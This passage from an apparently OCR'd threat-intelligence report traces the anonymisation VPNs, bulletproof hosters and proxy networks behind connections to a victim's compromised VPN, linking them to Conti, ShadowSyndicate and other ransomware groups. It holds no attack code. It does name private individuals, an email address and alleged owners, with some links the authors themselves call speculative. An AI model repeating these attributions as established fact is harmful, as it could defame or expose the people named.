- Tor/onion federation plans
- Access restrictions to reduce abuse

[20] https://www.huntress.com/blog/brute-force-or-something-more-ransomware-initial-access-brokers-exposed
[21] https://github.com/pan-unit42/iocs/blob/315464dd880ae0859fa54eed8cb20337ce67350d/Conti_IOCs.txt#L4
[22] https://github.com/KoverinVS94/vpn

Service longevity (2014–today posts) suggests an **established reputation** among **Russian-language cybercriminals.** Though we have no proof that it is related to it, we observe that this service appeared upon the first kinetic war between Ukraine and Russia.[23]



Figure 5 Screenshot taken from Domaintools showing for example 1vpns[.]com being associated to a Ukrainian registrant located in Borispol and named Maksim Sorin using the email johnyw155@gmail.com .

[23] https://www.lemonde.fr/en/international/article/2022/10/13/war-in-ukraine-crimea-the-russian-annexation-troubling-the-west_6000148_4.html

Thanks to Epeios we found that this email address is associated to a Trello account that delt with a "Good project" called "1vpns" as well as the GitHub account "jobber777".

Figure 6screenshot taken from Epeios after having queried the email address johnyw255@gmail.com.



Figure 7 Screenshot taken from Epeios after having queried the email address johnyw255@gmail.com. Notably the GitHub account was created in early 2017 and updated till recently.

It's interesting to note that the only public repository named **shadowsocks**-go ("versatile and efficient **proxy platform for secure communications**.")[24] is also mentioned in the description of services offered by **1VPN**.

Shadowsocks uses symmetric encryption with hardcoded passwords, which masquerade VPN traffic as ordinary HTTPS traffic.[25]

We observed that **1jabber** is a popular **anonymization messaging (free) service** amongst **Russian speaking marketplaces and (carding) forums**. As shown by multiple doxxing and leaks against **Trickbot**[26], and **Wizard Spider/ ex-Conti**[27] individuals, many of them used 1jabber service as well as 1VPN (1vpns[.]com).

[24] https://github.com/jobber777/shadowsocks-go
[25] https://www.1vpns.com/pages/settings-view?id=38
[26] https://ddanchev.blogspot.com/2022/03/exposing-trickbot-malware-gang-osint.html?m=0
[27] https://github.com/TheParmak/conti-leaks-englished

As shown in the figure below, in the Conti leaks is specified that double VPN is usually recommended (twice the encryption + extra anonymity). 1VPN seem to offer that standard.



*Figure 8 Visual Chat bubble generated via IA illustrating the leaked conversation between the alias "Fire" and "Frances". The source comes from 60,000 **leaked** chat messages and files from the notorious **Conti** ransomware group.[28] We also learn that 1vpn is operated by the administrator of 1jabber and XSS (thesecure[.]biz).*

The alias "Fire" substantiates the previous link we made between 1VPN and the admin of Jabber "verified.pm" (and other domains). Even more interesting is the link between 1VPN and "thesecure.biz", an infamous private messaging service tailored to the needs of the cybercriminal underground such as **XSS** (formerly DaMaGeLaB) one of the oldest Russian-

[28] https://github.com/TheParmak/conti-leaks-englished/blob/45d49307f347aff10e0f088af25142f8929b4c4f/TrickBot/original/chats/fire_Chats/fire/fire_frances.txt#L511

language underground cybercrime internet forum (**XSS**[.]is is available both on clear web and Tor).

Europol and Ukrainian authorities have recently targeted a key figure behind the Russian-speaking cybercrime **forum XSS**. The suspect, arrested in **Kyiv**, is believed to have been active in cybercrime for nearly **two decades** and is estimated to have generated over **seven million euros** through facilitating illicit activity on the forum.

Beyond running the forum, the suspect acted as an **intermediary**, resolving disputes and ensuring transactional security, which contributed to **maintain trust within this criminal ecosystem**. His profile could match the previous mention of "maksim Sorin" but as we could not find enough elements it remains speculative at the time of writing.

Figure 9 Image taken from Europol website.[29]

Seeking to grasp the typology of recent threats fueled by this niche VPN service we cross correlated the 39 IP addresses with our CTI database. Amongst the several hits, it encompasses several RaaS top tier ransomware programs:

- **Trigona Ransomware**[30]
- **Conti** ransomware group[31]

[29] https://www.europol.europa.eu/media-press/newsroom/news/key-figure-behind-major-russian-speaking-cybercrime-forum-targeted-in-ukraine
[30] https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/
[31] https://cdn.sanity.io/files/djt9zkfi/production/738aef489fec1012a57b05e862a7721ff9832fbf.pdf

- **BlackSuit** ransomware[32]
- **Hive** ransomware[33]

10.1.2. Anonymization infrastructure: Bulletproof hosters (BPHs)

We found two connections the same day connecting to the compromised VPN from **Alviva Holding Limited and Flyservers S.A**.. There was also a third connection from Cheapy Host.

10.1.2.1. Shadow syndicate infrastructure

The observation the same day of malicious connections both from **Alviva Holding Limited and Flyservers S.A**. recalled us a previous analysis of the attack infrastructure operated by ShadowSyndicate.[34] We assessed with medium confidence that this intrusion set is an initial access broker that works with:

- Numerous ransomware groups and affiliates of ransomware programs including RansomHub
- Cl0p/Truebot substantiating previous findings of GroupIB
- Citrix Bleed attack infrastructure that spread Lockbit ransomware

We assess with moderate confidence that ShadowSyndicate has access to a network of private bulletproof hosters (BPHs) in Europe that exhibit traits of Intelligence Agencies hosting (IAH).

10.1.2.1.1. Alviva Holding Limited

At the time of writing the IP address was related to AS Number **209132** and switched recently to "**Layer7 Networks GmbH**" (AS35042). As a reminder here are the traits that we collected upon a previous analysis of the ASN **Alviva Holding Limited**:

- **Suspicious registration & ownership**
    - Registered in **Seychelles** (offshore jurisdiction) but operated by **Russian-linked entities**.
    - RIPE records point to **Permtelecom (AS39735, Russia)** via maintainer references and email contacts.
    - Additional links to **Agronet LLC (AS50949)** in **Crimea**, a region with prior unresolved abuse complaints.

[32] https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-061a

[33]

[34] https://intrinsec.octi.filigran.io/dashboard/analyses/reports/40c5473d-d783-4e9e-b534-d6244207d8ac

  - Appears in the **Pandora Papers**; beneficial owner identified as **Denis Nechaev**, located in **Kaliningrad Oblast, Russia**—a strategically sensitive region.

- **Bulletproof hosting indicators**
  - Maintainer and abuse contacts tie to **Anton Mamaev** and **AS207967**, previously involved in **IP hijacking** (Spamhaus).
  - Infrastructure and leasing services (IPv4 block leasing, LIR registration) strongly align with **bulletproof hosting operations**.
  - Vetted by **IPFire** as a bulletproof ISP operating from a war-zone context.
- **High-risk peering and upstream relationships**
  - Historical and current connectivity with **Verdina Ltd.** (Belize-registered, long-known rogue infrastructure tied to vDOS DDoS-for-hire).
  - Verdina IP space overlaps with **histate/hastate.net**, an anonymous hosting platform cited at RIPE 78 ("Fake British LIRs").
  - Upstream and peering via **RETN**, **Aurologic**, **AlbHost**, and **Active**, all commonly associated with facilitating malicious traffic.
- **Direct malware ecosystem links**
  - Abuse domain **streaming-host[.]net** connects Alviva to **LAYER7-NETWORKS (AS35042)**.
  - AS35042 previously hosted **Clop ransomware payloads** and **Cobalt Strike** infrastructure (late 2023).
- **Associated ASNs**
  - Peers and downstream relationships with **AS209272 (Alviva)**, **Albanian Hosting SH.P.K.**, and **Belcloud LTD (AS44901)**—all observed in malicious or ShadowSyndicate-linked activity.

AS209132 exhibits multiple red flags consistent with a **Russian-operated bulletproof hosting provider**, combining offshore registration, Russian control, abusive peering relationships, IP hijacking ties, and repeated exposure in ransomware, botnet, and DDoS ecosystems.

10.1.2.1.2. Flyservers S.A.

Flyserver S.A. is another ASN that we have already assessed as likely operating as a bulletproof hosting (BPH) provider[35]. We investigated the IP range that was used to connect to the compromised VPN of the victim. This IP address is related to the organization "**XWIN UNIVERSAL LTD**" (see figure below).



Figure 10 The malicious IP tied to the bulletproof hoster Flyservers S.A. is related to an organization named XWIN UNIVERSAL LTD. Screenshot taken from Shodan.

While having a look at the timeline of servers affiliated with this organization it is interesting to note a peak of activity around the onset of the **war against Ukraine** triggered by the **Kremlin** in **February 2022**. This behaviour was also identified in an earlier analysis, during which the **observed peak aligned with the rollout of support infrastructure** used to host **disinformation content associated with the Russian state**.

[35] https://www.intrinsec.com/wp-content/uploads/2025/10/TLP-CLEAR-31072025-ShadowSyndicate-infrastructure-illumination-EN.pdf



Figure 11 Number of servers related to the organization Xwin UNIVERSAL LTD. One can observe a peak around the onset of the last war triggered by Russia against Ukraine. Screenshot taken from Shodan.[36]

One can verify the IP associated IP range via BGP tools that provides a geolocated in **Belize** (an offshore jurisdiction) and a domain name in the PTR being xwinnet[.]biz (195.123.224[.]174, AS59729; Green Floid LLC). This PTR follows the same dynamic when we filter in Shodan via hostname:" xwinnet[.]biz", which spans those organizations:

- XWIN UNIVERSAL LTD (June 2020-today, responsible for the peak around the onset of the war against UA)
- ITL LLC (March 2024-January 2025)
- Green Floid LLC (March 2021-today)
- Private Layer INC (Nov 2019-July 2020)
- MoreneHost (Nov 2019-January 2020)

Apart from **XWIN UNIVERSAL LTD**, we have already covered all other listed organizations and vetted them as **commercial or private BPHs** in previous analyses.

In a nutshell, we found in one of our previous analyses about **Russia's military intelligence service (GRU) of the APT28 attack group**[37] but also in a more recent *Krebs on Security* article

[36] https://trends.shodan.io/search?query=org:%22XWIN%20UNIVERSAL%20LTD%22#overview
[37] https://intrinsec.octi.filigran.io/dashboard/analyses/reports/0d8a57cf-679b-4f93-be2f-83ae62d88a7c

"Stark Industries Solutions: An Iron Hammer in the Cloud",[38] that **Stark Industries Solutions and Green Floid LLC** are connected through their ties to **Proxyline**, a **major Russia-based proxy service**.

Infrastructure analysis of **Proxyline** revealed **over one million proxies** spread across various hosting providers, with the **largest share located within Stark Industries Solutions**. Two providers consistently appear in association with **Proxyline**:

- **ITL LLC** (Information Technology Laboratories Group) in **Kharkiv**, **Ukraine**,
- **Green Floid LLC**, a hosting company headquartered in **Miami**.

Green Floid had previously surfaced in a **2017 CNN investigation**, where its owner was interviewed about the company's infrastructure being used by **Russian troll farms to mask disinformation operations** linked to the Internet Research Agency (IRA).

Russian-linked websites such as *DoNotShoot.us* and *BlackMattersUS.com*, both active in 2015, were **tied to Green Floid infrastructure** and used to **disseminate divisive content targeting U.S. audiences**.

Green Floid's infrastructure has also been **tied to major cybercriminal activity**. The provider hosted the **primary leak site for the Conti ransomware group** after the organization splintered following the leak of its internal chat logs.

Further, in March 2022, SophosLabs documented a **Conti affiliate** breaching a healthcare provider and issuing a command that again revealed **Green Floid** as the underlying infrastructure used to download malicious payloads.

Taken together, these findings indicate that **Stark Industries Solutions, ITL LLC, and Green Floid LLC are interconnected through their operational role in Proxyline's proxy and VPN ecosystem**, and that Green Floid's hosting environment has repeatedly surfaced in contexts involving Russian information operations, advanced persistent threats, and high-profile cybercriminal activity.

In our analysis on "The complete RisePro encyclopedia"[39] we recalled that **Intel471** explicitly linked **IronHost** to **MoreneHost**. MoreneHost has been one of the largest **bulletproof hosting (BPH)** providers in operation since 2016 and has operated under several aliases, including **IronHost** as well as **PQ Hosting (Perfect Quality Hosting)**, the latter widely understood to be a rebrand associated with the activities of the **Stark Industries**.

Now regarding **Private Layer INC**, we already covered that organization in a dedicated analysis named "Offshore Networks Hidden by the Alps".[40] *Private Layer INC* – **AS51852**, an

[38] https://krebsonsecurity.com/2024/05/stark-industries-solutions-an-iron-hammer-in-the-cloud/
[39] https://intrinsec.octi.filigran.io/dashboard/analyses/reports/36c76352-ff01-46e6-89f9-d33d302af073
[40] https://intrinsec.octi.filigran.io/dashboard/analyses/reports/0779083a-2ef5-478d-87c9-6601f00ac483

Autonomous System registered in **Panama** (offshore jurisdiction) has of about 55% of its IPv4 peered with *Digital Suisse AG* – **AS43440**, a company registered in Switzerland, which also proposes servers located in the country.

As a matter of facts, both companies are directed by the same person named, "James McCreary". By examining the businesses with which Private Layer is associated, we can observe that they often resided in an untrue zone of semi-legitimate activities, strengthening the suspicious nature of Private Layer

Back to xwinnet[.]biz, a PDNS analysis of the domain showed that since 2020-03-05 only servers belonging to **Green Floid LLC** and located in **Bulgaria** were seen to resolve that domain. Then a domain geolocated in **Russia** (5.8.88[.]102) and before that, by 3 servers belonging to **Flyservers S.A.** geolocated in **Lithuania**. Moreover, we found that often the first resolution points to a wildcard *.justinstalledpanel[.]com.

We already encountered such domain (*.justinstalledpanel[.]com) that points to the **Russian network offering default admin panel** for web servers managed via Ispsystem[41]. **Such admin panels** have been often seen since years **in association with malicious activities screened by the Russia-based Media Land LLC bulletproof** hosting (BPH) service provider.[42]

Media Land LLC (Media Land, aka "**Yalishanda**"), is providing from **St. Petersburg** (**Russia**), **BPH** services fueling **criminal marketplaces** and **top-tier ransomware** actors according to **recent coordinated sanctions** announced on November 19, 2025 by the Treasury's Office of Foreign Assets Control (OFAC), together with the Australian Department of Foreign Affairs and Trade and the UK Foreign , Commonwealth & Development Office.[43]

All those insights suggest that the IP space related to XWIN UNIVERSAL LTD exhibits traits of Intelligence Agencies hosting (IAH) being both private and state sponsored.

In addition, from xwinnet[.]biz we could gather another domain "egoideam[.]com" that also resolved to 195.123.224[.]174 via domaintools. There is another pivot on the registrant organization "POMAH IOPbEBHY", which points to "tenevoy[.]website" (2019-05-15). However, we found no further insights from those pivots.

[41] https://www.ispsystem.com/

[42] https://web.archive.org/web/20250630154348/https://go.recordedfuture.com/hubfs/reports/cta-2021-0112.pdf

[43] https://home.treasury.gov/news/press-releases/sb0319

10.1.2.2. Cheapy.host

Another malicious IP that connected to the compromised VPN was related to **Cheapy host**. As far as Cheapy Host is concerned, we have already assessed in a previous analysis that it is **the new front for CrazyRDP**, replacing **Limenet**.[44]

Regarding **CrazyRDP**, we updated our previous analysis by investigating the last IP resolution of its website as shown in the image below.

Figure 12 Image taken from crazyrdp website (crazyrdp[.]com).

Shodan tells us that the IP address belongs to **StormWall s.r.o organization** with ASN 59796 as shown in the figure below. As of September 2025, crazyrdp[.]com and related subdomains (e.g., billing.crazyrdp.com) indeed resolve to 5.252.32[.]114 according to Virustotal[45], hosted within AS59796 (StormWall s.r.o., Slovakia).

[44] https://intrinsec.octi.filigran.io/dashboard/analyses/reports/540e8e31-da80-44f9-b11b-af236998bfd3
[45] https://www.virustotal.com/gui/ip-address/5.252.32.114/relations



Figure 13 crazyrdp.com resolve to 5.252.32.114, hosted within AS59796 (StormWall s.r.o., Slovakia). Image taken from Shodan search engine.[46]

Besides, the image below shows a Whois History comparison for the domain *crazyrdp[.]com*, highlighting changes between 2022-05-13 and 2022-05-26. This indicates the domain was protected by **DDoS-Guard, a Russian-based DDoS mitigation provider**. On 2022-05-26, the domain's name servers changed to **Cloudflare**, a **U.S.-based CDN** and DDoS protection service.



*Figure 14 WHOIS history for **crazyrdp.com** shows a shift from **DDoS-Guard** to **Cloudflare** between **May 13 and May 26, 2022**, indicating a change in hosting and DDoS protection providers. Screenshot taken from Domaintools.*

Securitytrails historical data shows several usages of DDOS-guard:

[46] https://www.shodan.io/host/5.252.32.114

172.66.40.111 172.66.43.145	Cloudflare, Inc.	2025-07-21 (4 months)	2025-08-27 (2 months)	1 month
95.129.233.169	DDOS-GUARD LTD	2025-01-16 (10 months)	2025-07-21 (4 months)	6 months
104.21.67.93 172.67.220.68	Cloudflare, Inc.	2024-01-13 (2 years)	2025-01-16 (10 months)	1 year
186.2.163.191	IQWeb FZ-LLC	2022-05-15 (3 years)	2023-07-19 (2 years)	1 year
185.178.208.129	DDOS-GUARD LTD	2020-09-09 (5 years)	2022-05-15 (3 years)	2 years
104.27.144.225 104.27.145.225 172.67.166.65	Cloudflare, Inc.	2020-05-27 (5 years)	2020-09-08 (5 years)	3 months

